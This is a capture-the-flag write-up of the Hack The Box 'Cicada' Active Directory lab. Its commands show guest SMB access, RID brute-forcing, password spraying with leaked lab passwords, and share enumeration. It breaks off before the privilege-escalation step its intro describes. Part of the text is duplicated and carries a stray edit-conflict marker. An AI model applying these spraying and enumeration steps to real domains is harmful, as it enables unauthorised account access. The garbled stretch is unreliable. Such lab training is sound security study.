HTB Cicada - Windows (Easy)
Beginner AD machine set. Start with RID brute-forcing and get passwd from SMB shares. Escalating DC users with password leakage 3 times. PrivEsc with dangerous user access for dumping NTDS.dit files.
From HTB
Cicada is an easy-difficult Windows machine that focuses on beginner Active Directory enumeration and exploitation. In this machine, players will enumerate the domain, identify users, navigate shares, uncover plaintext passwords stored in files, execute a password spray, and use the SeBackupPrivilege to achieve full system compromise.
Really straightforward, let’s do it.

- NetExec and SMB shares combo
- Secretsdump-ing hive files
1. Network Enumeration and Port Discovery
┌──(kali㉿kali)-[~]
└─$ ping -c2 10.129.23.5
PING 10.129.23.5 (10.129.23.5) 56(84) bytes of data.
64 bytes from 10.129.23.5: icmp_seq=1 ttl=127 time=270 ms
64 bytes from 10.129.23.5: icmp_seq=2 ttl=127 time=271 ms

--- 10.129.23.5 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1384ms
rtt min/avg/max/mdev = 270.142/270.433/270.724/0.291 ms
Continue with Nmap Scanning:
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p- --min-rate 8000 10.129.23.5 -oA nmap/nmapscan
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for 10.129.23.5
Host is up (0.34s latency).
Not shown: 65522 filtered tcp ports (no-response)
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
65500/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in seconds
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p53,88,135,139,389,445,464,593,636,3268-3269,5985,65500 -sC -sV 10.129.23.5 -oA nmap/nmapscan-ports
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for 10.129.23.5
Host is up (0.27s latency).
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-23 19:05:47Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: 2025-12-23T19:07:23+00:00; +7h00m02s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date:
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date:
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date:
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
65500/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date:
|_  start_date: N/A
|_clock-skew: mean: 7h00m01s, deviation: 0s, median: 7h00m00s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.86 seconds
And we got our domain:
cicada-dc.cicada.htb cicada-dc cicada.htb
2. Blind DC Enumeration
We didn’t get a Web page in this box so hopefully we can get a start from one of the non-authenticated method in the AD.
- SMB
- LDAP
- Guest Account
- Timeroasting
- AS-REP Roasting
- And more
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.23.5 -u Guest -p ''
SMB         10.129.23.5     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.23.5     445    CICADA-DC        [+] cicada.htb\Guest:
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.23.5 -u Guest -p '' --users --shares
SMB         10.129.23.5     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.23.5     445    CICADA-DC        [+] cicada.htb\Guest:
SMB         10.129.23.5     445    CICADA-DC        [*] Enumerated shares
SMB         10.129.23.5     445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.23.5     445    CICADA-DC        -----           -----------     ------
SMB         10.129.23.5     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.23.5     445    CICADA-DC        C$                              Default share
SMB         10.129.23.5     445    CICADA-DC        DEV
SMB         10.129.23.5     445    CICADA-DC        HR              READ
SMB         10.129.23.5     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.23.5     445    CICADA-DC        NETLOGON                        Logon server share
SMB         10.129.23.5     445    CICADA-DC        SYSVOL                          Logon server share
Really promising for Guest account, we can escalate this with RID Brute-forcing and force --users flag for real users identification:
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.23.5 -u Guest -p '' --rid-brute
SMB         10.129.23.5     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.23.5     445    CICADA-DC        [+] cicada.htb\Guest:
SMB         10.129.23.5     445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.129.23.5     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.129.23.5     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.129.23.5     445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.129.23.5     445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.23.5     445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.23.5     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.23.5     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.129.23.5     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.129.23.5     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.129.23.5     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.129.23.5     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.129.23.5     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.129.23.5     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.129.23.5     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
Free RID Filters:
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.23.5 -u Guest -p '' --rid-brute | awk -F'\\\\' '/SidTypeUser/ { split($2,a," "); print a[1] }' | sort -u
Administrator
CICADA-DC$
david.orelious
emily.oscars
Guest
john.smoulder
krbtgt
michael.wrightson
sarah.dantelia
We got our users:
┌──(kali㉿kali)-[~]
└─$ cat users.txt
Administrator
CICADA-DC$
david.orelious
emily.oscars
Guest
john.smoulder
krbtgt
michael.wrightson
sarah.dantelia
We can now see potential AS-REP Roasting, but that’s not gonna work so let’s see the SMB Shares via Guest account.
3. SMB Shares Enumeration
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.23.5 -u Guest -p '' --shares
SMB         10.129.23.5     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.23.5     445    CICADA-DC        [+] cicada.htb\Guest:
SMB         10.129.23.5     445    CICADA-DC        [*] Enumerated shares
SMB         10.129.23.5     445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.23.5     445    CICADA-DC        -----           -----------     ------
SMB         10.129.23.5     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.23.5     445    CICADA-DC        C$                              Default share
SMB         10.129.23.5     445    CICADA-DC        DEV
SMB         10.129.23.5     445    CICADA-DC        HR              READ
SMB         10.129.23.5     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.23.5     445    CICADA-DC        NETLOGON                        Logon server share
SMB         10.129.23.5     445    CICADA-DC        SYSVOL                          Logon server share
Unique shares:
- DEV
- HR
- IPC$
┌──(kali㉿kali)-[~]
└─$ sudo smbclient \\\\10.129.23.5\\DEV -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> exit
┌──(kali㉿kali)-[~]
└─$ sudo smbclient \\\\10.129.23.5\\IPC$ -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> exit
HR,
┌──(kali㉿kali)-[~]
└─$ sudo smbclient \\\\10.129.23.5\\HR -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 12:29:09 2024
  ..                                  D        0  Thu Mar 14 12:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 17:31:48 2024
                4168447 blocks of size 4096. 459252 blocks available
smb: \> mget *
Get file Notice from HR.txt? y
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (1.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
smb: \> exit
Checks inside:
┌──(kali㉿kali)-[~]
└─$ cat notes_hr.txt
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp

madness!
Now let’s look-up for the pairs.
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.23.5 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB         10.129.23.5     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
Found em:
user: michael.wrightson
passwd: Cicada$M6Corpb*@Lp#nZp!8
Let’s use this credentials for further enumeration.
4. Password Discovery with NetExec
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.23.5 -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --users --shares
SMB 10.129.23.5 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.129.23.5 445 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB 10.129.23.5 445 CICADA-DC [*] Enumerated shares
SMB 10.129.23.5 445 CICADA-DC Share Permissions Remark
SMB 10.129.23.5 445 CICADA-DC ----- ----------- ------
SMB 10.129.23.5 445 CICADA-DC ADMIN$ Remote Admin
SMB 10.129.23.5 445 CICADA-DC C$ Default share
SMB 10.129.23.5 445 CICADA-DC DEV
SMB 10.129.23.5 445 CICADA-DC HR READ
SMB 10.129.23.5 445 CICADA-DC IPC$ READ Remote IPC
SMB 10.129.23.5 445 CICADA-DC NETLOGON READ Logon server share
SMB 10.129.23.5 445 CICADA-DC SYSVOL READ Logon server share
SMB 10.129.23.5 445 CICADA-DC -Username- -Last PW Set- -BadPW- -Description-
SMB 10.129.23.5 445 CICADA-DC Administrator 2024-08-26 20:08:03 1 Built-in account for administering the computer/domain
SMB 10.129.23.5 445 CICADA-DC Guest 2024-08-28 17:26:56 1 Built-in account for guest access to the computer/domain
SMB 10.129.23.5 445 CICADA-DC krbtgt 2024-03-14 11:14:10 1 Key Distribution Center Service Account
SMB 10.129.23.5 445 CICADA-DC john.smoulder 2024-03-14 12:17:29 1
SMB 10.129.23.5 445 CICADA-DC sarah.dantelia 2024-03-14 12:17:29 1
SMB 10.129.23.5 445 CICADA-DC michael.wrightson 2024-03-14 12:17:29 0
SMB 10.129.23.5 445 CICADA-DC david.orelious 2024-03-14 12:17:29 1 Just in case I forget my password is aRt$Lp#7t*VQ!3
SMB 10.129.23.5 445 CICADA-DC emily.oscars 2024-08-22 21:20:17 1
SMB 10.129.23.5 445 CICADA-DC [*] Enumerated 8 local users: CICADA
madness! #2

Let’s search-up the pairs once-again:
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]

└─$ sudo nxc smb 10.129.23.5 -u users.txt -p passwd.txt --continue-on-success
SMB 10.129.23.5 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\Administrator:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\CICADA-DC$:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\emily.oscars:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\Guest:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\john.smoulder:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\krbtgt:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB 10.129.23.5 445 CICADA-DC [-] cicada.htb\sarah.dantelia:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
Got-em:
Second pair:
user: david.orelious
passwd: aRt$Lp#7t*VQ!3
What’s next, welp let’s see again that SMB shares now with new credentials pair.
5. SMB Shares Enumeration, Part 2
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.23.5 -u users.txt -p passwd.txt --continue-on-success
SMB         10.129.23.5     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\Administrator:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\CICADA-DC$:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\emily.oscars:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\Guest:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\john.smoulder:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\krbtgt:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.129.23.5     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
Got-em:
Second pair:
user: david.orelious
passwd: aRt$Lp#7t*VQ!3
What’s next, welp let’s see again that SMB shares now with new credentials pair.
- SMB Shares Enumeration, Part 2
>>>>>>> REPLACE
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.23.5 -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
SMB         10.129.23.5     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.23.5     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.23.5     445    CICADA-DC        [*] Enumerated shares
SMB         10.129.23.5     445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.23.5     445    CICADA-DC        -----           -----------     ------
SMB         10.129.23.5     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.23.5     445    CICADA-DC        C$                              Default share
SMB         10.129.23.5     445    CICADA-DC        DEV
SMB         10.129.23.5     445    CICADA-DC        HR              READ
SMB         10.129.23.5     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.23.5     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.129.23.5     445    CICADA-DC        SYSVOL          READ            Logon server share
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.23.5 -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
SMB         10.129.23.5     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.23.5     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.129.23.5     445    CICADA-DC        [*] Enumerated shares
SMB         10.129.23.5     445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.23.5     445    CICADA-DC        -----           -----------     ------
SMB         10.129.23.5     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.23.5     445    CICADA-DC        C$                              Default share
SMB         10.129.23.5     445    CICADA-DC        DEV             READ
SMB         10.129.23.5     445    CICADA-DC        HR              READ
SMB         10.129.23.5     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.23.5     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.129.23.5     445    CICADA-DC        SYSVOL          READ            Logon server share
Seems like user david.orelious are having more SMB share read and access, he’s also part of DEV.
